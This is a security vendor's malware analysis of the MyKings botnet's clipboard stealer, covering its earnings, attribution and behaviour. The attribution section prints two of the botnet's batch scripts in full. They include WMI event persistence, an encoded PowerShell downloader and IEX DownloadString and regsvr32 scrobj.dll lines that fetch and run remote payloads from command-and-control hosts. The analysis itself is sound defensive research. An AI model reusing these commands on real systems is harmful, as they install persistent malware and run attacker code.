The King is Dead, Long Live MyKings! (Part 1 of 2)

decoded.avast.io/janrubin/the-king-is-dead-long-live-mykings/

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
by Jan Rubín and Jakub KaločOctober 12, 202114 min read

MyKings is a long-standing and relentless botnet which has been active from at least 2016. Since then it has spread and extended its infrastructure so much that it has even gained multiple names from multiple analysts around the world — MyKings, Smominru, and DarkCloud, for example. Its vast infrastructure consists of multiple parts and modules, including bootkit, coin miners, droppers, clipboard stealers, and more.

Our research has shown that, since 2019, the operators behind MyKings have amassed at least $24 million USD (and likely more) in the Bitcoin, Ethereum, and Dogecoin cryptowallets associated with MyKings. While we can't attribute that amount solely to MyKings, it still represents a significant sum that can be tied to MyKings activity.

Our hunting for new samples brought us over 6,700 unique samples. Just since the beginning of 2020 (after the release of the Sophos whitepaper), we protected over 144,000 Avast users threatened by this clipboard stealer module. Most attacks happened in Russia, India, and Pakistan.



Map illustrating targeted countries since 1.1.2020 until 5.10.2021

In this first part of our two-part blog series, we will peek into the already known clipboard stealer module of MyKings, focusing on its technical aspects, monetization, and spread. In addition, we'll look into how the functionality of the clipboard stealer enabled attackers to carry out frauds with Steam trade offers and Yandex Disk links, leading to more financial gain and infection spread.

Avast has been tracking the MyKings' clipboard stealer since the beginning of 2018, but we can't rule out an even earlier creation date. Basic functionality of this module was already covered by Gabor Szappanos from SophosLabs, but we are able to contribute with new technical details and IoCs.

1. Monetary gain


When Sophos released their blog at the end of 2019, they stated that the coin addresses are "not used or never received more than a few dollars". After tracing newer samples, we were able to extract new wallet addresses and extend the list of 49 coin addresses in Sophos IoCs to over 1300.

Because of the amount of new data, we decided to share our script, which can query the amount of cryptocurrency transferred through a crypto account. Because not all blockchains have this possibility, we decided to find out how much money attackers gained through Bitcoin, Ethereum, and Dogecoin accounts. After inspecting these addresses we have confirmed that more than $24,700,000 worth in cryptocurrencies was transferred through these addresses. We can safely assume that this number is in reality higher, because the amount consists of money gained in only three cryptocurrencies from more than 20 in total used in malware. It is also important to note here that not all of the money present in the cryptowallets necessarily comes from the MyKings campaign alone.

After taking a closer look at the transactions and inspecting the contents of installers that dropped the clipboard stealer, we believe that part of this money was gained through crypto miners. The clipboard stealer module and the crypto miners were seen using the same wallet addresses.

Cryptocurrency	Earnings in USD	Earnings in cryptocurrency
Bitcoin	6,626,146.252 [$]	132.212 [BTC]
Ethereum	7,429,429.508 [$]	2,158.402 [ETH]
Dogecoin	10,652,144.070 [$]	44,618,283.601 [DOGE]

Table with monetary gain (data refreshed 5.10.2021)




Histogram of monetary gains for Bitcoin, Ethereum and Dogecoin wallets

2. Attribution

Even though the clipboard stealer and all related files are attributed in previous blog posts to MyKings, we wanted to confirm those claims, because of lack of definitive proof. Some articles (e.g. by Sophos) are saying that some scripts in the attribution chain, like `c3.bat` may kill other botnets **or** earlier versions of itself, which raises doubts. Other articles (e.g by Guardicore) are even working with the theory of a rival copycat botnet deleting MyKings. MyKings is a large botnet with many modules and before attributing all the monetary gains to this clipboard stealer, we wanted to be able to prove that the clipboard stealer is really a part of MyKings.

We started our attribution with the sample `d2e8b77fe0ddb96c4d52a34f9498dc7dd885c7b11b8745b78f3f6beaeec8e191`. This sample is a NSIS installer which drops NsCpuCNMiner in both 32 and 64 bit versions.

In the NSIS header was possible to see this Monero address used for miner configuration:
`41xDYg86Zug9dwbJ3ysuyWMF7R6Un2Ko84TNfiCW7xghhbKZV6jh8Q7hJoncnLayLVDwpzbPQPi62bvPqe6jJouHAsGNkg2`



NSIS header

Apart from the NsCpuCNMiner, the sample dropped an additional file with a name `java12.exe` into `C:\Users\<username>\AppData\Local\Temp\java.exe`. This file has SHA256 `0390b466a8af2405dc269fd58fe2e3f34c3219464dcf3d06c64d01e07821cd7a` and according to our data, was downloaded from `http://zcop[.]ru/java12.dat` by the installer. This file could be also downloaded from `http://kriso[.]ru/java12.dat` (both addresses contained multiple samples with different configurations at different times). This file contains a clipboard stealer. Also, the same Monero address can be found in both the clipboard stealer and the NSIS configuration.

After researching the Monero address, we found in blogpost written by Tencent Yujian Threat Intelligence Center, that sample `b9c7cb2ebf3c5ffba6fdeea0379ced4af04a7c9a0760f76c5f075ded295c5ce2` uses the same address. This sample is another NSIS installer which drops the NsCpuCNMiner and the clipboard stealer. This NSIS installer was usually dropped under the name `king.exe` or `king.dat` and could be downloaded from `http://kr1s[.]ru/king.dat`.

In the next step, we looked into the address `http://kr1s[.]ru/king.dat` and we found that at different times, this address contained the file `f778ca041cd10a67c9110fb20c5b85749d01af82533cc0429a7eb9badc45345c` usually dropped into `C:\Users\<username>\AppData\Local\Temp\king.exe` or `C:\Windows\system32\a.exe`. This file is again a NSIS installer that downloads clipboard stealer, but this time it contains URLs `http://js[.]mys2016.info:280/helloworld.msi` and `http://js[.]mys2016.info:280/v.sct`.

URL `http://js[.]mys2016.info:280/v.sct` is interesting, because this URL is also contacted by the sample named `my1.html` or `my1.bat` or `my1.bat` with SHA256 `5ae5ff335c88a96527426b9d00767052a3cba3c3493a1fa37286d4719851c45c`.

This file is a batch script which is almost identical to the script with the same name `my1.bat` and SHA256 `2aaf1abeaeeed79e53cb438c3bf6795c7c79e256e1f35e2a903c6e92cee05010`, as shown further below.

Both scripts contain the same strings as `C:\Progra~1\shengda`, `C:\Progra~1\kugou2010`.

There are only two important differences to notice:

1. At line 12, one script uses address `http://js[.]mys2016.info:280/v.sct` and the other uses address `http://js[.]1226bye.xyz:280/v.sct`.
2. Line 25 in the second script has commands that the first script doesn't have. You can notice strings like `fuckyoumm3`, a very well known indicator of MyKings.


```
@echo off
mode con: cols=13 lines=1
md C:\Progra~1\shengda
md C:\Progra~1\kugou2010
md C:\download
regsvr32 /s shell32.dll
regsvr32 /s WSHom.Ocx
regsvr32 /s scrrun.dll
regsvr32 /s c:\Progra~1\Common~1\System\Ado\Msado15.dll
regsvr32 /s jscript.dll
regsvr32 /s vbscript.dll
start regsvr32 /u /s /i:http://js.mys2016.info:280/v.sct scrobj.dll
attrib +s +h C:\Progra~1\shengda
attrib +s +h C:\Progra~1\kugou2010
attrib +s +h C:\download
cacls cmd.exe /e /g system:f
cacls cmd.exe /e /g everyone:f
cacls ftp.exe /e /g system:f
cacls ftp.exe /e /g everyone:f
cacls c:\windows\help\akpls.exe /e /g system:f
cacls c:\windows\help\akpls.exe /e /g everyone:f
cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g system:f
cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g everyone:f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v shell /f
del c:\windows\system32\wbem\se.bat
del c:\windows\system32\wbem\12345.bat
del c:\windows\system32\wbem\123456.bat
del c:\windows\system32\wbem\1234.bat
del c:\windows\system32\*.log
del %0
exit
```

Comparison of the batch scripts – script `5ae5ff335c88a96527426b9d00767052a3cba3c3493a1fa37286d4719851c45c` contacting the C&C related to the clipboard stealer

```
@echo off
mode con: cols=13 lines=1
md C:\Progra~1\shengda
md C:\Progra~1\kugou2010
md C:\download
regsvr32 /s shell32.dll
regsvr32 /s WSHom.Ocx
regsvr32 /s scrrun.dll
regsvr32 /s c:\Progra~1\Common~1\System\Ado\Msado15.dll
regsvr32 /s jscript.dll
regsvr32 /s vbscript.dll
start regsvr32 /u /s /i:http://js.1226bye.xyz:280/v.sct scrobj.dll
attrib +s +h C:\Progra~1\shengda
attrib +s +h C:\Progra~1\kugou2010
attrib +s +h C:\download
cacls cmd.exe /e /g system:f
cacls cmd.exe /e /g everyone:f
cacls ftp.exe /e /g system:f
cacls ftp.exe /e /g everyone:f
cacls c:\windows\help\akpls.exe /e /g system:f
cacls c:\windows\help\akpls.exe /e /g everyone:f
cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g system:f
cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g everyone:f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v shell /f
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="fuckyoumm3",
EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM
__InstanceModificationEvent WITHIN 10800 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System'"&wmic /NAMESPACE:"\\root\subscription" PATH
CommandLineEventConsumer CREATE Name="fuckyoumm4", CommandLineTemplate="cmd /c
powershell.exe -nop -enc JAB3AGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAG
UAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAiA
GgAdAB0AHAAOgAvAC8AdwBtAGkALgAxADIAMQA3AGIAeQBlAC4AaABvAHMAdAA6ADgAOAA4ADgALwAyAC4AdAB4
AHQAIgApAC4AdAByAGkAbQAoACkAIAAtAHMAcABsAGkAdAAgACIAWwBcAHIAXABuAF0AKwAiAHwAJQB7ACQAbgA
9ACQAXwAuAHMAcABsAGkAdAAoACIALwAiACkAWwAtADEAXQA7ACQAdwBjAC4ARABvAHcAbgBsAG8AYQBkAEYAaQ
BsAGUAKAAkAF8ALAAgACQAbgApADsAcwB0AGEAcgB0ACAAJABuADsAfQA=&powershell.exe IEX
(New-Object system.Net.WebClient).DownloadString('http://wmi.1217bye.host/S.ps1')
&powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://173.208.
139.170/s.txt')&powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('
http://35.182.171.137/s.jpg')||regsvr32 /u /s /i:http://wmi.1217bye.host/1.txt
scrobj.dll&regsvr32 /u /s /i:http://173.208.139.170/2.txt scrobj.dll&regsvr32 /u /s
/i:http://35.182.171.137/3.txt scrobj.dll"&wmic /NAMESPACE:"\\root\subscription"
PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"fuckyoumm3\"",
Consumer="CommandLineEventConsumer.Name=\"fuckyoumm4\""
del c:\windows\system32\wbem\se.bat
del c:\windows\system32\wbem\12345.bat
del c:\windows\system32\wbem\123456.bat
del c:\windows\system32\wbem\1234.bat
del c:\windows\system32\*.log
del %0
exit
```

Comparison of the batch scripts – script `2aaf1abeaeeed79e53cb438c3bf6795c7c79e256e1f35e2a903c6e92cee05010` contacting the C&C related to MyKings

Furthermore, it is possible to look at the file `c3.bat` with SHA256 `0cdef01e74acd5bbfb496f4fad5357266dabb2c457bc3dc267ffad6457847ad4`. This file is another batch script which communicates with the address `http://js[.]1226bye.xyz:280/v.sct` and contains many MyKings specific strings like `fuckayoumm3` or task name `Mysa1`.



Attribution


chain

3. Technical analysis

Our technical analysis of the clipboard stealer focuses primarily on new findings.

3.1 Goal of the malware

The main purpose of the clipboard stealer is rather simple: checking the clipboard for specific content and manipulating it in case it matches predefined regular expressions. This malware counts on the fact that users do not expect to paste values different from the one that they copied. It is easy to notice when someone forgets to copy and paste something completely different (e.g. a text instead of an account number), but it takes special attention to notice the change of a long string of random numbers and letters to a very similar looking string, such as cryptowallet addresses. This process of swapping is done using functions `OpenClipboard`, `EmptyClipboard`, `SetClipboardData` and `CloseClipboard`. Even though this functionality is quite simple, it is concerning that attackers could have gained over $24,700,000 using such a simple method.



Simple routine of the clipboard content swap

As can be seen on image below, most of the regular expressions used for checking the clipboard content will match wallet formats of one specific cryptocurrency, but there are also regular expressions to match Yandex file storage, links to the Russian social network VKontakte, or Steam trade offer links.

.rdata:0042D1AC	00000019	C	^[13][a-zA-Z0-9]{99,99}$
.rdata:0042D1C8	00000016	C	^B[a-zA-Z0-9]{32,36}$
.rdata:0042D1E0	00000019	C	^[13][a-zA-Z0-9]{26,33}$
.rdata:0042D1FC	00000016	C	^E[a-zA-Z0-9]{32,36}$
.rdata:0042D214	00000016	C	^q[a-zA-Z0-9]{40,42}$
.rdata:0042D22C	00000016	C	^R[a-zA-Z0-9]{32,36}$
.rdata:0042D244	00000016	C	^r[a-zA-Z0-9]{32,36}$
.rdata:0042D25C	00000016	C	^A[a-zA-Z0-9]{29,40}$
.rdata:0042D274	0000001B	C	^[0][x][a-zA-Z0-9]{25,45}$
.rdata:0042D290	00000019	C	^[Xx][a-zA-Z0-9]{25,50}$
.rdata:0042D2AC	00000019	C	^[Dd][a-zA-Z0-9]{25,45}$
.rdata:0042D2C8	0000001B	C	^[0][x][a-zA-Z0-9]{99,99}$
.rdata:0042D2E4	00000016	C	^L[a-zA-Z0-9]{26,33}$
.rdata:0042D2FC	00000019	C	^[4][a-zA-Z0-9]{80,130}$
.rdata:0042D318	0000001B	C	^[tzTZ][a-zA-Z0-9]{25,45}$
.rdata:0042D36C	00000012	C	^[R][0-9]{12,15}$
.rdata:0042D380	00000012	C	^[U][0-9]{12,15}$
.rdata:0042D394	00000012	C	^[X][0-9]{12,15}$
.rdata:0042D3A8	00000012	C	^[G][0-9]{12,15}$
.rdata:0042D3BC	00000012	C	^[E][0-9]{12,15}$
.rdata:0042D3D0	00000012	C	^[Z][0-9]{12,15}$
